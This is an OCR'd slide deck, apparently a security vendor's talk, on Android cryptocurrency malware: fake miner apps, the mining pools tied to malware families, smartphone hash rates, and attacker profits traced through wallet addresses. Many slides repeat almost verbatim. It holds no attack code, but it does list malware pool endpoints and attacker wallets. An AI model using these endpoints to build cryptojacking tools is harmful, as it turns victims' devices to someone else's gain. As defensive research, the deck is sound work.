Fake Miners: Riskware/FakeMiner!Android



Bitcoin Miner - Earn Free BTC
2018-07-14

Litecoin Miner - Earn Free LTC
2018-07-17


Ethereum Classic Miner - Earn Free ETC
2018-07-17

Ethereum Miner - Earn Free ETH
2018-07-17

Bitcoin Gold Miner - Earn Free BTG
2018-07-17

Ripple Miner - Earn Free XRP
2018-07-18

Tether Miner - Earn Free USDT



Elite XRP Miner
1.0.7 for Android
| 0 Reviews | 0 Posts
Elite Crypto Miner

Using APKPure App to upgrade Elite XRP Miner, fast, free and save your internet data.

Mine with your phone easily
Balance:
4,400,007.913 Fugger
Hash:
85.83 GH/s
START
Exchange your credits in few steps
Balance:
4400000 Fugger
Minimum to withdraw:
Wallet number
Withdraw
Make your phone gain money for you
Balance:
4400008.74 Fugger
Success!
Payment transaction confirmed. Expect money within 5-7 working days.
OK
Withdraw

The description of Elite XRP Miner

Mine one of the most popular cryptocurrency, ripple, directly from your phone without any extra graphic card or other tool. Elite Ripple Miner App gives you ability to mine using our remote services so all you need is just to stay connected to it.


How it works:
- Install Elite Ripple Miner on your device
- Mine XRP any time from any place
- Press start for connection with our server and get your cryptocurrency coins
- Input your wallet number and make transaction in few clicks
- The longer you mine with Elite Ripple Miner - the cryptocurrency you have.

Ripple is a real-time gross settlement system (RTGS), currency exchange and remittance network created by the Ripple company. Also called the Ripple Transaction Protocol (RTXP) or Ripple protocol, it is built upon a distributed open source internet protocol, consensus ledger and native cryptocurrency abbreviated as XRP (ripples). Released in 2012, Ripple purports to enable "secure, instantly and nearly free global financial transactions of any size with no chargebacks." Cryptocurrency market is growing fast, so everything you mined with Elite Ripple miner can be much more suddenly. It supports


More info: Fortiguard blog

1. Background
   - Cryptojacking
   - Drive-by mining
   - Ransomware
2. Cryptocurrency malware for Android
3. Samples
   - Android/Clipper
   - Android/FakeApp: MyEtherWallet
   - Ransomware: Android/LokiBot, Android/DoubleLocker
   - Miner: Android/HiddenMiner, Riskware/Coinhive, Trinity
   - Riskware/FakeMiner!Android
4. Analysis

Detection hits for Android miners & fake miners - Sept 2018




Detection hits for Android miners & fake miners - Sept 2018



Targeted cryptocurrencies (Android)

- **Monero** uses **Cryptonight** PoW algo. Ok to mine on CPUs or GPUs.
- **Monero** transactions are private & untraceable
- Nevertheless, **malware target a wide variety of cryptocurrencies**
- Some malware **don't control which currency** they mine e.g CoinMiner mines the most profitable **Neoscrypt** coins: Bollywoodcoin, crowdcoin, dinero, guncoin, orbitcoin...



Which pools do Android malware use?

Malware	Pool
AdbMiner	pool.minexmr.com:7777
HiddenMiner	sg1.supportxmr.com:3333
Loapi	xmr.pool.minergate.com
Malminer	pickaxe.pool.pm:3001
Widdit	mine.pool-x.eu:8080
CoinMiner	neoscrypt.mine.zpool.ca

- **No noticeable trend**
- Except we **haven't ever noticed Solo Mining**
- You **don't always control the mining pool** e.g. CoinHive

Mining on smartphones

- **Bitcoin is not profitable** on a mobile phone
- What do you mine on a **smartphone**?
  - Smartphones **aren't designed to mine**. Beware of **heat**.
  - CryptoNight currencies. Mineable on CPU. ByteCoin, Electroneum, Monero...

Note: Miners banned on Google Play, July 2018.

Low hash rates!

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON (CryptoNight-Lite)
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

Low hash rates!

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON (CryptoNight-Lite)
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

Low hash rates!

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON (CryptoNight-Lite)
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

High end smartphones

Low hash rates!

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON (CryptoNight-Lite)
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

High end smartphones

CryptoNight-Lite

Low hash rates!

Entry level or older phones


Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON (CryptoNight-Lite)
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

High end smartphones

Still **very** low!

CryptoNight-Lite

Are they profitable?




Hash Rate (24h Avg)	Total Hashes	Total Due	Total Paid
66 H/s (59 H/s)	1,106,983,898	0.1266627823 XMR	0.0000000000 XMR

□	№	Worker	Hash Rate	1 Hour Avg. Hash Rate	24 Hour Avg. Hash Rate	Total Hashes	Last Hash
□	1	Amazon	8 H/s	0 H/s	11 H/s	20,170,927	2 hours ago
□	2	HUAWEI	8 H/s	8 H/s	9 H/s	32,201,604	a minute ago
□	3	LENOVO	8 H/s	19 H/s	13 H/s	66,066,625	a minute ago
□	4	samsung	50 H/s	19 H/s	30 H/s	564,469,159	a minute ago

Android/HiddenMiner - Profits in April 2018

Are they profitable?




Hash Rate (24h Avg)	Total Hashes	Total Due	Total Paid
66 H/s (59 H/s)	1,106,983,898	0.1266627823 XMR	0.0000000000 XMR

Infected smartphones

□	№	Worker	Hash Rate	1 Hour Avg. Hash Rate	24 Hour Avg. Hash Rate	Total Hashes	Last Hash
□	1	Amazon	8 H/s	0 H/s	11 H/s	20,170,927	2 hours ago
□	2	HUAWEI	8 H/s	8 H/s	9 H/s	32,201,604	a minute ago
□	3	LENOVO	8 H/s	19 H/s	13 H/s	66,066,625	a minute ago
□	4	samsung	50 H/s	19 H/s	30 H/s	564,469,159	a minute ago

Android/HiddenMiner - Profits in April 2018

Are they profitable?




Hash Rate (24h Avg)	Total Hashes	Total Due	Total Paid
66 H/s (59 H/s)	1,106,983,898	0.1266627823 XMR	0.0000000000 XMR

□	№	Worker	Hash Rate	1 Hour Avg. Hash Rate	24 Hour Avg. Hash Rate	Total Hashes	Last Hash
□	1	Amazon	8 H/s	0 H/s	11 H/s	20,170,927	2 hours ago
□	2	HUAWEI	8 H/s		9 H/s	32,201,604	a minute ago
□	3	LENOVO	8 H/s	19 H/s	13 H/s	66,066,625	a minute ago
□	4	samsung	50 H/s	19 H/s	30 H/s	564,469,159	a minute ago

Android/HiddenMiner - Profits in April 2018

Are they profitable?



Hash Rate (24h Avg)	Total Hashes	Total Due	Total Paid
66 H/s (59 H/s)	1,106,983,898	0.1266627823 XMR	0.0000000000 XMR

Total hash rate

Approx 20 CHF


Infected smartphones

☐	№	Worker	Hash Rate	1 Hour Avg. Hash Rate	24 Hour Avg. Hash Rate	Total Hashes	Last Hash
☐	1	Amazon	8 H/s	0 H/s	11 H/s	20,170,927	2 hours ago
☐	2	HUAWEI	8 H/s		9 H/s	32,201,604	a minute ago
☐	3	LENOVO	8 H/s	19 H/s	13 H/s	66,066,625	a minute ago
☐	4	samsung	50 H/s	19 H/s	30 H/s	564,469,159	a minute ago

Low hash rates

Android/HiddenMiner - Profits in April 2018

Monitoring Android/CoinMiner



Last 24 Hours Hashrate: 3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm

Search Wallet:

Wallet Address

Submit

3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm 0.00198374 BTC ✕

skunk	8433	COG	4	29.3 MH/s	1.75%	0.00040	0.00125	0.00070
decred	5744	DCR	7	2.5 TH/s	1%	0.00033	0.00035	0.00000
blakecoin	5743	2	11	345.6 GH/s	1.75%	0.00024	0.00040	0.00025
all		294	14866					

* values in mBTC/MH/day, per PH for sha256 & GH for scrypt, blake, decred, x11, x13, quark, qubit, kS for equihash

Miners: 3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm


Summary	Miners	Shares	Hashrate*
neoscrypt	7	0%	-

Details	Extra	Algo	Diff	ES**	Hashrate*
android-cpumyner/2.5	d=0.0001	neoscrypt	64		-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64		-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-

* approximate from the last 5 minutes submitted shares
** extranonce.subscribe

sha256: c657e94c3040df2d62931ee4b5fcd673e61f5ba903b176f7590996fa57aec0e4

Monitoring Android/CoinMiner



Last 24 Hours Hashrate: 3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm

Search Wallet:

3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm 0.00198374 BTC ✕

skunk	8433	COG	4	29.3 MH/s	1.75%	0.00040	0.00125	0.00070
decred	5744	DCR	7	2.5 TH/s	1%	0.00033	0.00035	0.00000
blakecoin	5743	2	11	345.6 GH/s	1.75%	0.00024	0.00040	0.00025
all		294	14866					

* values in mBTC/MH/day, per PH for sha256 & GH for scrypt, blake, decred, x11, x13, quark, qubit, kS for equihash

Miner

Summary	Miners	Shares	Hashrate*
neoscrypt	7	0%	-


Details	Extra	Algo	Diff	ES**	Hashrate*
android-cpumyner/2.5	d=0.0001	neoscrypt	64		-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64		-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-

* approximate from the last 5 minutes submitted shares
** extranonce.subscribe

7 infected devices

sha256: c657e94c3040df2d62931ee4b5fcd673e61f5ba903b176f7590996fa57aec0e4

Monitoring Android/CoinMiner



Last 24 Hours Hashrate: 3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm

Search Wallet:

3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm 0.00198374 BTC

Approx 11 CHF

skunk	8433	COG	4	29.3 MH/s	1.75%	0.00040	0.00125	0.00070
decred	5744	DCR	7	2.5 TH/s	1%	0.00033	0.00035	0.00000
blakecoin	5743	2	11	345.6 GH/s	1.75%	0.00024	0.00040	0.00025
all		294	14866					

* values in mBTC/MH/day, per PH for sha256 & GH for scrypt, blake, decred, x11, x13, quark, qubit, kS for equihash

Miner

7 infected devices


Summary	Miners	Shares	Hashrate*
neoscrypt	7	0%	-

Details	Extra	Algo	Diff	ES**	Hashrate*
android-cpumyner/2.5	d=0.0001	neoscrypt	64		-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64		-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-
android-cpuminer/2.5	d=0.0001	neoscrypt	64	✓	-

* approximate from the last 5 minutes submitted shares
** extranonce.subscribe

sha256: c657e94c3040df2d62931ee4b5fcd673e61f5ba903b176f7590996fa57aec0e4

Following transactions of CoinMiner



Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm
Hash 160	b2c48def54a3cd078187ee04d7d18c46712a8756

Transactions	
No. Transactions	13
Total Received	0.04081973 BTC
Final Balance	0 BTC

Transactions (Oldest First)

bdcf8f89b4e381ddc19a0bc859fe584b841e42573c382736737d6bdb145d69c4 — 2017-09-11 12:29:22

3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm → 1AaxdMzgqxuBiomVpp2Vt9rhnCDqypkdyN 0.00164982 BTC

-0.00170577 BTC

d12f932d79a1aae1b6f62d539e67c7db283253d18631082f29363065c99c7101 — 2017-09-11 02:36:11

18GXr9NVdPRBakm64arpxZ9kep3DwiKP5Y
1PcLhQto3Ch25DdVxT6qR3mBpEWEgSAoMw → 3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm 0.00170577 BTC

0.00170577 BTC

32c9e001e12e758c3d71e95dde8fab07534cf7fe36b264a0deda21bd45341e22 — 2017-08-29 02:03:38

3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm → 1AaxdMzgqxuBiomVpp2Vt9rhnCDqypkdyN 0.00128043 BTC

-0.00154616 BTC

Received 0.040819 BTC on that wallet (approx 250 CHF)

Possibly from different malware - Uses **mixing**

How profitable for malware authors?

Android Malware	Lifetime Profits
MuchSad	3 CHF
HiddenMiner	20 CHF
CpuMiner	170 CHF
CoinMiner	max 230 CHF
AdbMiner	1300 CHF

- AdbMiner: **7,000 bots**. Also includes infected TV boxes.
- **Far below** revenues on Windows where 2,000 bots generate a revenue of **500 USD per day**
- No electricity cost, but only a **low revenue**

So why?

It's **not very profitable**
but malware authors **use** them!
Cybercriminals usually have **motivations**!!!

So **why**?

So why?

1. It's a test. **Possibly**

So why?

1. It's a test. **Possibly**
2. The revenue is interesting to a script kiddie. **Yes**

So why?

1. It's a test. **Possibly**
2. The revenue is interesting to a script kiddie. **Yes**
3. *"Maybe I'll get rich with that cryptocurrency one day!"* - **Speculation**.

What is worth **20 CHF** today might be worth **20,000 CHF** later... (speculation)

Conclusion

Cryptocurrencies are **frequently** used in Android **malware**: miners, fake apps, wallet stealers, ransomware...

Keep an eye on cryptocurrency market **prices** and mobile phone **CPU power**

Thank You

www.fortinet.com - www.fortiguard.com - @FortiguardLabs

me: @cryptax